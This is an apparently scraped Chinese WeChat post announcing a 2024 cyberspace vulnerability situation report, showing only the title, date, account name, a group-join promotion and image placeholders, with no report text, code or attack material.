




# 2024年网络空间安全漏洞态势分析研究报告
|
||||
计算机与网络安全 2025-01-11 01:57
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5OTk4MDE2MA==&mid=2655262055&idx=3&sn=defb384cb6efaa9b3ed3ecd4522f0f71&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
****
|
||||
微信公众号**计算机与网络安全**
|
||||
|
||||
**加入知识星球:**
|
||||
**网络安全攻防(HVV)**
|
||||
**下载文件******
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
